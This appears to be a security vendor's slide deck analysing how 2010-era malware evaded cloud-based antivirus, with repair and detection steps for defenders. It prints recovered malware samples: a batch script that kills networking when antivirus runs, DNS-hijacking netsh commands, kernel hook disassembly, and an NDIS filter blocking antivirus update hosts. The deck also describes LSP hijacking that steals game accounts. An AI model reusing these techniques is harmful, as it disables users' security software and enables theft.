

Technical Standoff in a Cloud-Based Security Environment

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Methods against cloud-based antivirus softwares

Service Denial

- -Deny connections with cloud servers
- -Modify search results


Metamorphosis


- -MD5 Metamorphosis
- -Self-inflation


Misc

- -BootKit
- -Bat \ Vbs \ Msi









Service Denaial1-All Service Denial

Discovered Date: Apr 09

Technique:

-Service denial for all client network connection

Weakness:

- -Not specific: all internet service is off
- -Not stealth: easily detected by user

```
断.bat - 记事本
                                                                \Theta \Theta \Theta
文件(F) 编辑(E) 格式(Q) 查看(V) 帮助(H)
if not exist c:\lan.txt netsh interface ip dump >c:\lan.txt
if exist c:\lan.txt qoto start
:start
tasklist|find "云杏杀.exe" && goto qs: || goto :sb
rasdial/disconnect
netsh interface ip set address name="本地连接" source=dhcp
net stop dhcp
ping 127.1 -n 8 >nul
goto :start
:sb
net start dhcp
netsh -f c:\lan.txt
ping 127.1 -n 8 >nul
qoto :start
```



Service Denial2-Modify DNS(a)

Discovery Date: Jun 10

Source: http://andy.cd/down/****/20101.asp

Technique Modify DNS server to deny connection to secure servers

Command lines:

Detail:

netsh interface ip set dns name="Local Connection" source=staticaddr=122.225.**.***register=PRIMARY netsh interface ip add dns "Local Connection" 60.191.**.** 2"

Modify currently connected DNS server, change IP of secure servers to 127.0.0.1



Service Denial2-Modify DNS(b)

Malicious DNS



Example: Modified DNS will return secure servers' IP as 127.0.0.1:

```
C:\Documents and Settings\Administrator>ping www.duba.net
Pinging www.duba.net [127.0.0.1] with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
```



Service Denial3-Changing Routing Table(a)

Discovery Date: May 10

Technique:

- Get IP of secure servers
- Add those IP into local routing table
- Add gateway value as local IP+1 in local routing table



Service Denial3-Changing Routing Table(b)

Example: route print of infected computer

Note: red entries added by virus

```
C:\Documents and Settings\Administrator>route print
    ..... MS TCP Loopback interface
0×10003 ...00 0c 29 6f 90 9d ...... AMD PCNET Family PCI Ethernet Adapter - 数据
Network Destination
                         Netmask
                                          Gateway
                                                        Interface Metric
                                      10.20.212.1
         0.0.0.0
                         0.0.0.0
                                                    10.20.212.232
     10.20.212.0
                    255.255.252.0
                                    10.20.212.232
                                                    10.20.212.232
   10.20.212.232 255.255.255.255
                                        127.0.0.1
                                                        127.0.0.1
                                                                        10
  10.255.255.255 255.255.255.255
                                    10.20.212.232
                                                    10.20.212.232
      32.60.13.0
                    255.255.255.0
                                    10.20.212.233
                                                         1111111
     38.103.37.0
                    255.255.255.0
                                    10.20.212.233
     58.83.135.0
                    255.255.255.0
                                    10.20.212.233
     58.221.42.0
                    255.255.255.0
                                    10.20.212.233
      59.37.71.0
                    255.255.255.0
                                    10.20.212.233
                                                         ffffffff
      59.39.31.0
                    255.255.255.0
                                    10.20.212.233
      59.54.54.0
                    255.255.255.0
                                    10.20.212.233
                    255 255 255 B
```



Service Denial3-Changing Routing Table(c)

Technical Realization :

- Get IP of secure server, then change the last number to 0
- > Add local 1 to the local IP
- Change dwForwardDest and dwForwardNextHop to the two previous IPs
- > Add IP of secure server to CreatelpForwardEnt
- > Effectively creating a loop in the routing table, making secure servers unreachable



Service Denial4-Configurate IP Group Policy(a)

Discovery Date: Apr 22 2010


Source http://117.41.167.xxx:1024/QvodPlayer.exe

Method Add IP addresses of secure servers into group policy. When pinging those addresses, will return Destination host unreachable.



Service Denial4-Configurate IP Group Policy(b)

Modified IP Group Poicy:







Service Denial 5-VB Simulate Test Procedure(a)

Discovery Date: Apr 22 2010

Technique:

- GetExtendedTcpTable to intercept the
 TCP connection of target process •
- SetTCPEntry will set target's TCP's connection to Delete
- Repeat above process , Antivirus soft's TCP connection will be modified each reconnect ∘



Service Denial5-VB Simulate Test Procedure(b)

Syndrome : All network of targeted process will fail

Example: Antivirus log have multiple entries of:

Net Detect Failed

Will not be able to update definition

```
0002,132| Net Detect Failed File: c:\program files\acd systems\acdsee\5.0\acdsee5.exe 0002,132| Net Detect Failed File: c:\windows\system32\urlmon.dll 0002,132| Net Detect Failed File: c:\windows\system32\browseui.dll 0002,132| Net Detect Failed File: c:\progra~1\micros~2\office11\excel.exe 0002,132| Net Detect Failed File: e:\pps\ppstream.exe 0002,132| Net Detect Failed File: e:\新建文件夹\ludashi\computerz_cn.exe
```



Service Denial5-VB Simulate Test Procedure(c)

Realization:

- GetExtendedTcpTable intercept current process' TCP's ExTable;
- Use Pid to obtain full path of target process
- Internal table of common antivirus softwares
- Set target processes' TCP' state to
 MIB_TCP_STATE_DELETE_TCB using SetTcpEntry
- Periodic ExTable and ReSet



Service Deinal6-Locally Add IP(a)

Discovery Date: Early Apr 2010

 Techique: Add masked IP address to local temporary IP addresses:

- > GetInterfaceInfo
- AddIPAddress



Service Deinal6-Locally Add IP(b)

Source:

```
24
25
        dwRet = GetInterfaceInfo(NULL,&dwBufferSize);
        if( dwRet == ERROR INSUFFICIENT BUFFER)
26
27
        {
            plfTable = (PIP INTERFACE INFO)HeapAlloc(
28
29
                GetProcessHeap().
30
                HEAP_ZERO_MEMORY,
31
                dwBufferSize
32
                );
33
            GetInterfaceInfo(plfTable,&dwBufferSize);
34
        }
35
36
        Newip = inet addr( IPAddr );
37
        NewMask = inet addr("255.255.255.0");
38
        ADaptmap = plfTable->Adapter[0];
39
40
        AddIPAddress( Newip, NewMask, ADaptmap.Index, &NTEContext, &NTEinstance );
41
        HeapFree(GetProcessHeap(),HEAP ZERO MEMORY,plfTable);
42
43
        return TRUE;
```



Service Denial7-Hook TCP/IP Dispatch Function(a)

Discovery Date: May 30 2010

Source http://qvod.du***.com/qvod/qvod.exe


Technique

Malicous driver will change TCP/IP's IRP Dispatch
Function. Will compare currently connected domains,
and use ring3 change blacklist URL's hash. When client
Tries to visit URL with same hash, then mask the
request. At the same time, virus also Hook the Fsd
dispatch function to prevent being discovered.



Service Denial7-Hook TCP/IP Dispatch Function(b)


•IRP_MJ_INTERNAL_DEVICE_CONTROL modified function:





Service Denial7-Hook TCP/IP Dispatch Function(c)

FSD function also changed :





Service Denial7-Hook TCP/IP Dispatch Function(d)

- RING3 send loControlCode to drivers
- sent Buf content: Hash code of URLs

0	1	2	3	4	5	6	7	8	9	Α	В	C	D	E	F		^
7F	72	6C	8B	D9	8E	4F	C6	DF	D8	86	41	CO	0C	40	47	IrlIÙIOÆBØIAÀ.@G	
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2A	8F	83	1A	${\tt BC}$	9F	С1	9C	EC	07	40	5C	D4	C4	01	58	* .¼ Á ì.@\ÔÄ.X	Ш
DB	0E	7В	02	35	84	80	50	9A	EF	83	1A	F8	$\mathbb{A}\mathbb{C}$	D6	08	Û.{.5∥P∥ï∥.ø¬Ö.	E
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Service Denial7-Hook TCP/IP Dispatch Function(e)

当 Ring0层接受到 控制码时,即会对 TCPIP 的 IRP 分发函数做 HOOK:

-替换 IRP_MJ_INTERNAL_DEVICE_CONTROL 分发

为自己的处理函数

-将原始的分发函数保存

```
push
        [ebp+var_4]
push
        [ebp+var A], ax
mov
        1F01FFh
push
push
push
        40h
lea
        eax, [ebp+var C]
push
        [ebp+var_8], offset aDriverTcpip ; "\\Driver\\Tcpip"
mov
call
        ds:ObReferenceObjectByName ;
                        ; NTSTATUS
                         ObReferenceObjectByName(
                              IN PUNICODE STRING ObjectName.
                             IN ULONG Attributes,
                             IN PACCESS STATE AccessState OPTIONAL,
                             IN ACCESS_MASK DesiredAccess OPTIONAL,
                             IN POBJECT TYPE ObjectTupe.
                             IN KPROCESSOR MODE AccessMode,
                             IN OUT PUOID ParseContext OPTIONAL,
                             OUT PVOID *Object
test
        eax, eax
jnz
        short loc 40044F
mov
        ecx, pTcpObjcet
        edx, [ecx+74h] ; IRP_MJ_INTERNAL_DEVICE_CONTROL 的分发函数
mov
        Old_DispatchFunc, edx; 保存原始的分发函数,不在黑名单的时候可以调用
mov
        dword ptr [ecx+74h], offset Hook DispatchFunc
mov
        short loc 40044F
jmp
```



Service Denial7-Hook TCP/IP Dispatch Function(f)

- 在访问网络时,流程会进入病毒的Hook函数[,] 简要处理流程:
- ➤ 比对 RING3 层传入的黑名单哈希值和当前要 访问网站字符串的哈希
- 相同,则直接将该请求完成;否则,调用原始的 分发函数,将这个请求传递下去。




Service Denial7-Hook TCP/IP Dispatch Function(g) 调试流程:

П		F9CF7360	E8 2BFFFFFF	CALL	F9CF7290	check url hash
		F9CF7365	84 CO	TEST	AL, AL	
	ᄅ	F9CF7367	75 OD	JNZ	F9CF7376	
		F9CF7369	FF 75 OC	PUSH	DWORD PTR [EBP+OC]	
		F9CF736C	FF 75 08	PUSH	DWORD PTR [EBP+08]	发现当前访
8	۰	F9CF736F	E8 C6030000	CALL	F9CF773A	的國站在單
		F9CF7374	EB OD	JMP	F9CF7383	的表中.进
Ę	ᅡ	F9CF7376	8B 7D OC	MOV	EDI, [EBP+OC]	这个函数
ì		F9CF7379	57	PUSH	EDI	
		F9CF737A	FF 75 08	PUSH	DWORD PTR [EBP+08]	
		F9CF737D	FF 15 4884CFF9	CALL	DWORD PTR [F9CF8448]	则进入原始
		F9CF7383	5F	POP	EDI ff	IRP分发函数
		F9CF7384	5E	POP	ESI	
		F9CF7385	5B	POP	EBX	
		F9CF7386	C9	LEAVE		
		F9CF7387	C2 0800	RET	0008	



Service Denial7-Hook TCP/IP Dispatch Function(h)





Service Denial8- LSP Hijacking

Discovery Date: Apr 23 2010

Technique:

- ➤ Release zydxc0209.dll, inject to top layer of LSP called PhoenixLSP. Then release shadowsafe.sys from erased PE head.
- ➤ Main function of zydxc0209.dll: When discovering dnfChina.exe, change shadowsafe.sys's mz header, load shadowsafe.sys to resume SSDT table against TP ∘
- > Search for cached image files for point card for online games.
- > Steal account information from images.



Service Denial9-"杀破网"NDIS Driver(a)

Discovery Date: Apr 16 2010

Source: http://down.liuxue8.com/****/jftv5911.exe

Technique:

Source is an installer of a media player, included is installer.exe which will release netsflt.sys, netsflt.dll, and install network drivers; use NDIS to intercept packets, and when packets have the following addresses:

- qup.f.360.cn
- geo.kaspersky.com
- f-sq.ijinshan.com
- cu010.www.duba.net
-

then deny the requests to prevent anti-virus softwares from updating if netsflt.sys driver is force terminated, client will be unable to connect;



Service Denial9-"杀破网"NDIS Driver(b)

netsflt.sys Driver will modify lines in the Microsoft DDK: WinDDK\7600.16385.0\src\network\ndis\passthru Modified driver will filter addresses of antivirus severs, and deny requests if those addresses were detected.

```
if ( MyFunc(*(PVOID *)(a2 + 4 * result), a1) == 1 )
    hreak;
MdisIMGetCurrentPacketStack((PNDIS_PACKET)v4, &StacksRemaining);
if ( StacksRemaining )
{
    NdisSend(&Status, *(_DWORD *)(v5 + 4), v4);
}
```

```
| Man 微型端口 (IP) - netsflt Miniport | WAN 微型端口 (IP) - 数据包计划程序微型端口 | WAN 微型端口 (IP) - 数据包计划程序微型端口 (IIP) - 数据包计划程序微型端口 (IIIP) - 数据包计划程序微型端口 (IIIP) | WAN 微型端口 (IIIP) | IIIIP (IIIIP) | IIIIP (IIIIP) | IIIIP (IIIIP) | IIIP (IIIIIP) | IIIP (IIIIP) | IIIP (IIIIP) | IIIP
```

```
while ( v3 < a2 );
if ( v2 == 6
    && (strstr(v4, "qup.f.360.cn")
    || strstr(v4, "rsup10.rising.com.cn")
    || strstr(v4, "rsdownauto.rising.com.cn")
    || strstr(v4, "cloudinfo.rising.com.cn")
    || strstr(v4, "cu005.www.duba.net")
    || strstr(v4, "cu010.www.duba.net")
    || strstr(v4, "cu.www.duba.net")
    || strstr(v4, "cu.www.duba.net")
    || strstr(v4, "f-sq.ijinshan.com")
    || strstr(v4, "geo.kaspersky.com")
    || strstr(v4, "sdupm.360.cn")) )
    return 1;</pre>
```



Repair network abnormity (1)

- Modified DNS:
 Change DNS server to 8.8.8.8 or other public DNS
- Modified Local Routemap:
 Delete all entries related to secure servers. Prevent third party softwares from editing routemap.
- Repair IP Group Policy:
 Stop PolicyAgent Service, check HKEY_LOCAL_MACHINE \SOFTWARE\Policies\Microsoft\Windows\IPSec\Policy\Local, delete abnormal records, restart PolicyAgent service.



Repair network abnormity 2

VB Simulation Repair :

Fix connection status and also prevent TcpTable to be modified in the future.

Hook TCPIP Repair:

Detect HOOKed IRP Dispatch Function, read the address of the dispatch function. See if TCPIP.SYS is within the memory mapview, if not, then disable its filtering process, then delete the malicious driver and restart.

NDIS Driver repair:

Do not force delete the driver files, but use UUID to search for COM connect: user DeInstall in QueryInterface -> INetCfgClassSetup •



"Ghost Shadow"-Activation Procedure





"Ghost Shadow"-Disk Distribution





"Ghost Shadow"-Types

- "Ghost Shadow" 1st gen: Release atixx.sys driver, use company hash codes to close antivirus software, then inject virus DLL to explorer.
- "Ghost Shadow" 2nd gen: Change fips.sys, use ImageLoadCallBack to close antivirus software based on company name
- "Ghost Shadow" 3rd gen: Change beep.sys, use Startlo of atapi or scsi to prevent being repaired, activate after writing alg.exe



"Ghost Shadow"-Discovery

- Characteristics Identification
- Multiple Disks
- Partition Table Abnormality
- Whether raw MBR(master boot record) is legal



"Ghost Shadow"-Repair


Repair Method:

- Find the original backup sector
- > Decrypt
- Determine whether sector table is legal
- Generic MBR rearrange main sectors



Metamorphosis-Self Inflation(1)

- Discovery Date : May 1 2010
- Add redundant values to increase file size :





Metamorphosis-Self Inflation(2)


- Discovery Date : June 12 2010
- Add redundant values in registry






Metamorphosis-Self Inflation(3)

- Discovery : Mar 2011
- Distribution : Trojan
- Add invalid segment in PE (program executable) section









Metamorphosis-Local

MD5 local metamorphosis



Detecting network abnormality





Cloud's Characteristics

- Method of Communication : Internet
- Response Time : Quick Response and Distribution
- Response Collection : Limited Supported
 Filetypes: PE \ RAR \ ZIP \ MSI ;
- Collection Method : Rely on Client



Virus's Anti-Cloud Methods

- Method of Communication : Service Denial
- Response Time : Self-Inflation, MD5
 Metamorphosis
- Response Collection : Use Unsupported Filetypes: VBS \ BAT
- Collection Method : Hide Rootkit Document



Conclusion

From early examples of aggressive service denial, to more specific self-masking, techniques of viruses to avoid detection has improved dramatically over time. However, these viruses seem to have switched strategy from direct confrontation to indirect maneuvers, perhaps they are also searching for a simple and effective way to circumvent cloud-based anti-virus systems.



